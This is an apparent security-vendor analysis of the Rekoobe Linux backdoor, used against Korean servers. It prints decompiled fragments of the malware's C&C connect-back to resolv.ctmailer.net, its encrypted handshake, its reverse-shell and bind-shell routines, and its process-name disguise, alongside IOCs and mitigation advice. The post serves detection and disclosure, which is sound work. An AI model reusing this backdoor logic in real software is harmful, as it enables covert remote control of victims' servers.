Analysis of the Rekoobe Backdoor Being Used In Attacks Against Linux Systems in Korea

asec.ahnlab.com/en/55229/

By Sanseo July 11, 2023

Rekoobe is a backdoor known to be used by APT31, a threat group based in China. AhnLab Security Emergency Response Center (ASEC) has been receiving reports of the Rekoobe malware from tenants in Korea for several years, and will hereby share its brief analysis. Additionally, the Rekoobe variants will be categorized along with a summary of the ones used to target Korean companies.

1. Overview

Rekoobe is a backdoor that targets Linux environments. It was first discovered in 2015, **[1]** and there is a case from 2018 where an updated version of it was used in attacks. **[2]** Based on its supported architectures (x86, x64, and SPARC), Rekoobe in ELF format is primarily believed to target Linux servers.

Known to have been created based on the source code of the open-source program Tiny SHell, which is publicly available on GitHub, Rekoobe supports basic features as the name "Tiny" implies. **[3]** Aside from subsidiary features such as process name changing, it has only three other features. It can download, upload, and execute commands from a C&C server. Due to its open-source foundation, categorizing Rekoobe and similar variants can be challenging, but this post will analyze the generally known Rekoobe variants.

There is limited information available regarding how threat actors install Rekoobe on Linux systems and their specific targets. However, Rekoobe is known for being a malware strain used by the Chinese threat group APT31. **[4]**

Generally, malware that target Linux servers focus on poorly managed servers or servers that are vulnerable due to not having been updated to the latest version. It should be noted that there have been no confirmed cases of threat actors using Rekoobe to scan and launch brute-force attacks on multiple Linux servers.


As a result, it is suspected that Linux servers that are primarily vulnerable due to not performing regular updates or having poor configurations may be targeted, rather than systems with weak account credentials. Additionally, there have been reported cases of supply chain attacks where a threat actor targeted a popular WordPress plugin and installed Rekoobe to gain control over compromised systems. **[5]**

2. Analysis of Rekoobe

Here, we will analyze one of the Rekoobe malware samples reported in Korea.

- MD5: 8921942fb40a4d417700cfe37cce1ce7
- C&C Server: resolv.ctmailer[.]net:80 (103.140.186.32)
- Download URL: hxxp://103.140.186[.]32/mails

Rekoobe disguises itself by changing its process name to "/bin/bash", which matches the name of a normal process. This makes it difficult for users to detect its presence. This is implemented by using the strcpy() function to change the arguments given upon executing the program. Additionally, this particular feature is not present in the original Tiny SHell codebase.



```
root      29794   29792  0 05:24 pts/2    00:00:00 sleep 3600
root      29795   29775  0 05:24 ?        00:00:00 /rekoobe
root      29796   29723  0 05:24 pts/0    00:00:00 ps -ef
root@kali:/#
```


```
root      29794   29792  0 05:24 pts/2    00:00:00 sleep 3600
root      29795   29775  0 05:24 ?        00:00:00 /bin/bash
root      29797   29752  0 05:24 pts/1    00:00:00 ps -ef
root@kali:/#
```

Figure 1. Process name that has been changed

Another notable difference between Rekoobe and Tiny SHell is the absence of command-line options for receiving the C&C server address or password. Due to the lack of these options, the C&C server address is hard-coded in the malware.

Argument	Feature
P	C&C URL or bind port number
S	Change password
C	C&C server address
default	Help message

Table 1. Execution arguments of Tiny SHell



```
void usage(char *argv0)
{
    fprintf(stderr, "Usage: %s [ -c [ connect_back_host ] ] [ -s secret ] [ -p port ]\n", argv0);
    exit(1);
}
```

```
int main( int argc, char **argv )
{
    int ret, pid;
    socklen_t n;
    int opt;
```

```
    while ((opt = getopt(argc, argv, "s:p:c::")) != -1) {
        switch (opt) {
            case 'p':
                server_port=atoi(optarg); /* We hope ... */
                if (!server_port) usage(*argv);
                break;
            case 's':
                secret=optarg; /* We hope ... */
                break;
                        case 'c':
                                if (optarg == NULL) {
                                        cb_host = CONNECT_BACK_HOST;
                                } else {
                                        cb_host = optarg;
                                }
                                break;
            default: /* '?' */
                usage(*argv);
                break;
```


```
memset(*argv, 0, strlen(*argv));
strcpy(*argv, "/bin/bash");
v3 = fork();
file = 1;
if ( v3 >= 0 )
{
    if ( setsid() >= 0 )
    {
      do
        close(v5++);
        while ( 1 )
        {
          if ( flag == 1 )
          {
            sleep(1u);
            flag = 0;
          }
          else if ( !flag )
          {
            sleep(0xE10u);
          }
          client = socket(2, 1, 0);
          if ( client >= 0 )
          {
            client_host = gethostbyname("resolv.ctmailer.net");
            if ( client_host )
              break;
          }
        }
        memcpy(&client_addr.sa_data[2], *client_host->h_addr_list, client_host->h_length);
        client_addr.sa_family = 2;
        *client_addr.sa_data = 0x5000;
        if ( connect(client, &client_addr, 0x10u) >= 0 )
```

Figure 2. Comparison between Tiny SHell and Rekoobe

Both Tiny SHell and Rekoobe utilize the HMAC SHA1 algorithm to generate an AES-128 key. This key is then used to encrypt the communication data with the C&C server. The following is a brief summary of the communication process with the C&C server.

A. C&C -> Client: HMAC SHA1 generation

First, a 0x28-sized data packet is received from the C&C server. This packet is divided into two 0x14-byte segments, which are used as the IV during the initialization of the HMAC SHA1 context. In addition, aside from the two 0x14-byte IVs that are transmitted during the initialization process, a hard-coded password string, “0p;/9ol.”, is also used.



```
if ( pel_recv_all(client, buffer, 0x28uLL, 0) != 1 )
  goto LABEL_8;
IV2[0] = *buffer;
IV2[1] = *&buffer[8];
v6 = *&buffer[16];
IV1[0] = *buffer_2;
IV1[1] = *&buffer_2[8];
v8 = *&buffer_2[16];
pel_setup_context(send_ctx, key, IV1);
pel_setup_context(recv_ctx, key, IV2);
```


```
000000000040B6F3 ; const char name[]
000000000040B6F3 name            db 'resolv.ctmailer.net',0
000000000040B6F3                                          ; DATA XREF: main+DD↑o
000000000040B707 data_secret     db '0p;/9ol.',0          ; DATA XREF: .data:secret↓o
000000000040B707 _rodata         ends
000000000040B707
```

Figure 3. Hard-coded password used in key generation


The generated HMAC SHA1 values serve as the AES-128 key. This key is used for encrypting data when sending it to the C&C server and decrypting data received from the C&C server.

B. C&C -> REKOOBE: Integrity data

Next, 0x10-byte data is transmitted from the C&C server for integrity verification purposes. Rekoobe decodes this received data using the previously set AES-128 key and performs an additional XOR operation. This process allows the malware to obtain the size of the subsequent data it will receive. The subsequently transmitted data is used for integrity verification. It is 0x10 bytes and should have the same value as the one shown below. Additionally, these values are the same as those designated in the Tiny SHell source code.



```
.data:000000000060C2F0 challenge       db 58h                  ; DATA XREF: pel_server_init+AE↑o
.data:000000000060C2F0                                         ; pel_server_init+DA↑o ...
.data:000000000060C2F1                 db  90h
.data:000000000060C2F2                 db 0AEh
.data:000000000060C2F3                 db  86h
.data:000000000060C2F4                 db 0F1h
.data:000000000060C2F5                 db 0B9h
.data:000000000060C2F6                 db  1Ch
.data:000000000060C2F7                 db 0F6h
.data:000000000060C2F8                 db  29h ; )
.data:000000000060C2F9                 db  83h
.data:000000000060C2FA                 db  95h
.data:000000000060C2FB                 db  71h ; q
.data:000000000060C2FC                 db  1Dh
.data:000000000060C2FD                 db 0DEh
.data:000000000060C2FE                 db  58h ; X
.data:000000000060C2FF                 db  0Dh
```




```
unsigned char challenge[16] =   /* version-specific */

    "\x58\x90\xAE\x86\xF1\xB9\x1C\xF6" \
    "\x29\x83\x95\x71\x1D\xDE\x58\x0D";
```

Figure 4. Data used for the integrity check

C. REKOOBE -> C&C: Integrity data

Once the integrity verification process is complete, the malware reverses the process and sends the C&C server a 0x10-byte data segment containing the same integrity data. When sending the data, it is also encrypted using the AES-128 key generated earlier from the HMAC SHA1 value.



```
if ( pel_recv_msg(client, buffer, &len) != 1 )
  goto LABEL_8;
if ( len == 0x10 && !memcmp(buffer, &challenge, 0x10uLL) )
{
  LOBYTE(v3) = pel_send_msg(client, &challenge, 0x10);
```

Figure 5. Integrity data being sent to the C&C server


D. C&C -> REKOOBE: C&C command

E. C&C -> REKOOBE: Additional data for each command

Once the previous steps are completed, a 1-byte command is received from the C&C server. Depending on the value of this 1 byte, three different commands can be performed: file upload, file download, or reverse shell execution.

Command Number	Command Type
1	Upload file
2	Download file
3	Reverse shell


Table 2. C&C commands



```
if ( pel_recv_msg(client, &message, len) == 1 && len[0] == 1 )
{
  if ( message == 2 )           // PUT_FILE
  {
    file = tshd_get_file(client);
  }
  else if ( message == 3 )      // RUNSHELL
  {
    file = tshd_runshell(client);
  }
  else
  {
    file = 12;
    if ( message == 1 )         // GET_FILE
      file = tshd_put_file(client);
  }
  shutdown(client, 2);
```

Figure 6. Routine to connect to the C&C server and execute commands

Not only are there only three commands, but the structure of each command is simple as well. For example, when receiving a file download command (0x02), the next packet received contains the path where the downloaded file should be written. The process only involves creating a file in the specified path and writing the actual file data into it. The reverse shell command also has a simple format of redirecting the standard input and output to the socket connected to the C&C server and executing /bin/sh.




```
close(client);
close(pty);
v15 = setsid();
ret = 44;
if ( v15 >= 0 )
{
  v16 = ioctl(tty, 0x540EuLL, 0LL);// "TIOCSCTTY"
  ret = 45;
  if ( v16 >= 0 )
  {
    dup2(tty, 0);
    dup2(tty, 1);
    dup2(tty, 2);
    if ( tty > 2 )
      close(tty);
    shell = malloc(8uLL);
    ret = 47;
    if ( shell )
    {
      strcpy(shell, "/bin/sh");
      execl(shell, shell + 5, &str_c, v13, 0LL);
      return 48;
```

Figure 7. Reverse shell command

3. Rekoobe Types

Although the analysis so far has focused on one particular sample, it is worth noting that Rekoobe is still being detected in numerous recent samples. The similarities, differences, and characteristics of recently collected Rekoobe samples will be covered in this segment. The basic structure of using an HMAC SHA1-based AES128 encryption algorithm for communication with the C&C server and the support for features such as file download/upload and reverse shell remain consistent.

The major difference is the method of communication with the C&C server. The Rekoobe variant discussed above initially connects to a hard-coded C&C server, but there are also variants that open ports and await connection from the C&C server in a bind shell form. This is possible because Tiny SHell supports both methods.



```
server_addr.sa_family = 2;
*(_WORD *)server_addr.sa_data = 0x76DC;// 56438
*(_DWORD *)&server_addr.sa_data[2] = 0;
if ( bind(server, &server_addr, 0x10u) < 0 )
{
  return 5;
}
else if ( listen(server, 5) < 0 )
{
  return 6;
}
else
{
  while ( 1 )
  {
    while ( 1 )
    {
      optval[0] = 16;
      client = accept(server, &v12, optval);
      if ( client < 0 )
        return 7;
      pid = fork();
      if ( pid >= 0 )
        break;
      close(client);
    }
    if ( !pid )
      break;
    waitpid(pid, 0LL, 0);
    close(client);
```

Figure 8. C&C communication in the form of bind shell

Rekoobe is suspected to have a separate builder tool. One of the reasons for this assumption is the frequent appearance of malware that uses the default string "replace with your password" instead of random password strings like the one covered above. Therefore, it is believed that each malware is generated by a builder tool with the threat actor specifying a password for each attack. Unlike the passwords that use a different string every time, the data used for integrity verification contrarily uses the same "58 90 AE 86 F1 B9 1C F6 29 83 95 71 1D DE 58 0D" like most other source codes.

4. Rekoobe Malware Used in Attacks Targeting Korea

The following are Rekoobe malware samples used in attacks targeting systems in Korea. Given that all the samples are based on the x64 architecture and in the form of reverse shell, it suggests that they were targeting Linux servers. The "mails" and "service" samples were collected during a relatively similar time frame, and based on the almost identical passwords specified by the threat actor, it is presumed that they were used by the same threat actor.

Name	Architecture	C&C Communication Type	C&C URL	Process Name Change	Password

Name	Architecture	C&C Communication Type	C&C URL	Process Name Change	Password
java	x64	Reverse	139.162.116[.]218:18120	“/bin/bash”	“uiuizhihuowienjkn8891231.,@#$@FSAF”
rmicd(123)	x64	Reverse	172.105.200[.]233:3661	“[kondemand/23]”	“replaceadsfCSDFwithxdfyoasdfXX.password”
mails	x64	Reverse	resolv.ctmailer[.]net:80	“/bin/bash”	“0p;/9ol.”
service	x64	Reverse	www[.]jxedunavi[.]com:443	“/bin/bash”	“0p;/0p;/”

Table 3. Rekoobe malware samples used in attacks

5. Conclusion

Rekoobe is a backdoor that can receive commands from a C&C server to perform various features such as downloading malicious files, stealing internal files from a system, and executing reverse shell. While it may appear simple in structure, it employs encryption to evade network packet detection and can perform a variety of malicious behaviors through commands from the threat actor.

Being based on an open-source code, Rekoobe can be used by other threat actors aside from the already identified Chinese threat group APT31. It continues to be used in attacks targeting Linux servers, and cases of attacks against Korean systems are still being observed as well.

To mitigate such security threats, it is crucial to examine vulnerable configuration settings and authentication credentials. Keeping relevant systems up to date with the latest versions is also vital to protect against attacks of this nature. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection
– Backdoor/Linux.Rekoob.52072 (2020.04.07.08)
– Trojan/Linux.Rekoobe.XE141 (2020.08.01.00)

IOC
MD5
– 7851833a0cc3482993aac2692ff41635
– 03a87253a8fac6d91d19ea3b47e2ca6c
– 5f2e72ff741c4544f66fec16101aeaf0
– 8921942fb40a4d417700cfe37cce1ce7

C&C
– 139.162.116[.]218:18120
– 172.105.200[.]233:3661
– resolv.ctmailer[.]net:80
– www[.]jxedunavi[.]com:443

Subscribe to AhnLab’s next-generation threat intelligence platform ‘AhnLab TIP’ to check related IOC and detailed analysis information.

Categories:Malware Information

Tagged as:backdoor,Linux,Rekoobe